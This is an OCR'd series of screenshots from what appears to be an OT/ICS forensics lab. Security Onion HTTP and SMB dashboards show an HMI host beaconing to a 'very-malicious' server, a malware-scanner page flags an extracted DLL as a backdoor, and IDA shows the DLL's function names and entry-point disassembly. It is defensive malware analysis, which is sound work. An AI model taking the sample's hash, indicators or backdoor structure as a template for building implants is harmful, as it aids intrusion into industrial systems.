
Export

Port	Count
80	618
5985	287
47001	129
8082	122
22352	62
22350	20
5241	18
1332	15
3060	15
7153	12

Security Onion - HTTP - UserAgent

Export

UserAgent	Count
Mozilla/5.0 (compatible; Nmap Scripting Engine; https...	577
Debian APT-HTTP/1.3 (2.2.2)	260
Debian APT-HTTP/1.3 (2.0.5) non-interactive	105
hmi-2 Windows XP 6.11	66
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; S...	1
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb...	1



event.dataset:http AND destination.ip: 222.222.222.222

Security Onion - Network Data

Home

Datasets
Connections | DCE/RPC | DHCP
DNP3 | DNS | FTP | HTTP | Intel | IRC | Kerberos
Modbus | MySQL | NTLM | PE | RADIUS | RDP |
RFB | SIP
SMB | SMTP | SNMP | SSH | SSL | Syslog |
Tunnels | X.509

Security Onion - All Logs

67
Count

Security Onion - Least Common HTTP Methods

GET

Security Onion - HTTP - Sourc...

Source IP	Count
172.25.100...	67

Security Onion - HTTP - Destin...

Destinat...	Count
222.222.22...	67

Security Onion - HTTP - Destination ...

Port	Count
80	67

Security Onion - HTTP - UserAgent

UserAgent	Count
hmi-2 Windows XP 6.11	66
Mozilla/4.0 (compatible; MSIE 6.0; Windows ...	1

Security Onion - HTTP - Method


Method	Count
GET	67

Security Onion - HTTP - Virtual Host

Virtual Host	Count
very-malicious-...	67


Security Onion - HTTP - URI

URI	Count
/serve.html	66
/	1




Security Onion - HTTP - URI

URI	Count
/serve.html	66
/	1




Security Onion - HTTP - UserAgent

UserAgent	Count
hmi-2 Windows XP 6.11	66
Mozilla/4.0 (compatible; MSIE 6.0; Windows ...	1




Security Onion - HTTP - UserAgent


UserAgent	Count
Mozilla/5.0 (compatible; Nmap Scripting Engi...	577
Debian APT-HTTP/1.3 (2.2.2)	260
Debian APT-HTTP/1.3 (2.0.5) non-interactive	105
hmi-2 Windows XP 6.11	66
Mozilla/4.0 (compatible; MSIE 6.0; Windows ...	1
Mozilla/5.0 (Windows NT 10.0; Win64; x64) A...	1



Security Onion - SMB - Path


Path
\\HMI-1\IPC$
\\OT-DC1.OT-DOMAIN.LOCAL\IPC$
\\OT-DC1.OT-DOMAIN.LOCAL\SYSVOL
\\172.25.100.220\IPC$
\\HMI-2.OT-DOMAIN.LOCAL\IPC$
\\OT-DC1\IPC$





Name	Size	Modified
HMI-2.vmem	536.9 MB	Wed
python	3 items	24 Jul
tools	1 item	23 Aug

“HMI-2.vmem” selected (536.9 MB)



36 / 69

Community Score

36 engines detected this file

4614e2d216493b6f3da26700032e33113c8cbfc3f9b34ff77c3b8671d01f1c18
module.1040.22deb88.10000000.dll
invalid-rich-pe-modified-iat pedll


23.50 KB
Size

2020-09-26 19:06:26 UTC
a moment ago

DLL

DETECTION DETAILS COMMUNITY


Ad-Aware	Gen:Variant.Ursu.443396	AhnLab-V3	Trojan/Win32.Xema.C93063
ALYac	Gen:Variant.Ursu.443396	SecureAge APEX	Malicious
Arcabit	Trojan.Ursu.D6C404	Avira (no cloud)	BDS/Backdoor.Gen
BitDefender	Gen:Variant.Ursu.443396	BitDefenderTheta	Gen:NN.ZedlaF.34254.bq4@aq5eUxk
Bkav	W32.AIDetectVM.malware2	CrowdStrike Falcon	Win/malicious_confidence_100% (D)
Cylance	Unsafe	Cynet	Malicious (score: 100)
eGambit	Unsafe.AI_Score_64%	Elastic	Malicious (high Confidence)
Emsisoft	Gen:Variant.Ursu.443396 (B)	eScan	Gen:Variant.Ursu.443396
ESET-NOD32	A Variant Of Win32/Small.NDX	F-Secure	Backdoor.BDS/Backdoor.Gen
FireEye	Generic.mg.ebcf387056a5ae4e	Fortinet	W32/Small.NDX!tr
GData	Gen:Variant.Ursu.443396	Ikarus	Trojan-Dropper.Agent
Jiangmin	Backdoor/Agent.csty	K7AntiVirus	Trojan (00036ba91)
K7GW	Trojan (00036ba91)	MAX	Malware (ai Score=89)
McAfee	GenericRXGO-KC!EBCF387056A5	McAfee-GW-Edition	BehavesLike.Win32.Backdoor.mz
NANO-Antivirus	Trojan.Win32.MLW.dylhy	Panda	Trj/GdSda.A



Setup

Setup - IDA Freeware 7.0

Welcome to the IDA Freeware 7.0 Setup Wizard.




Disassemble a new file

Work on your own

Load the old disassembly

/home/remnux/workdir/module.1040.22deb88

☑ Display at startup




```
sub_1000314D
ServiceMain
sub_1000321A
sub_10003286
sub_10003415
sub_1000370F
StartAddress
sub_10003A13
sub_10003ED0
sub_10004123
sub_10004317
sub_10004363
sub_1000454E
sub_10004654
sub_100046C9
Install
installA
UninstallService
uninstallA
sub_10004C38
HandlerProc
WS2_32_151
memset
strcat
strcpy
operator delete(void *)
operator new(uint)
strlen
__alloca_probe
```


```
hinstDLL= dword ptr  8
fdwReason= dword ptr  0Ch
lpReserved= dword ptr  10h

push    ebp
mov     ebp, esp
push    ebx
mov     ebx, [ebp+hinstDLL]
push    esi
mov     esi, [ebp+fdwReason]
push    edi
mov     edi, [ebp+lpReserved]
test    esi, esi
jnz     short loc_10004E69

loc_10004E69:
cmp     esi, 1
jz      short loc_10004E73

cmp     esi, 2
jnz     short loc_10004E95

loc_10004E73:
mov     eax, dword_100115C4
test    eax, eax
jz      short loc_10004E85

push    edi
push    esi
push    ebx
call    eax ; dword_100115C4
test    eax, eax
jz      short loc_10004E91

loc_10004E85:
push    edi
push    esi
push    ebx

cmp     dword_100115B4, 0
jmp     short loc_10004E8F
```

```
100.00% (-616,214) (1965,574) 0000424D 0000000010004E4D: DllEntryPoint (Synchronized with Hex View-1)
```

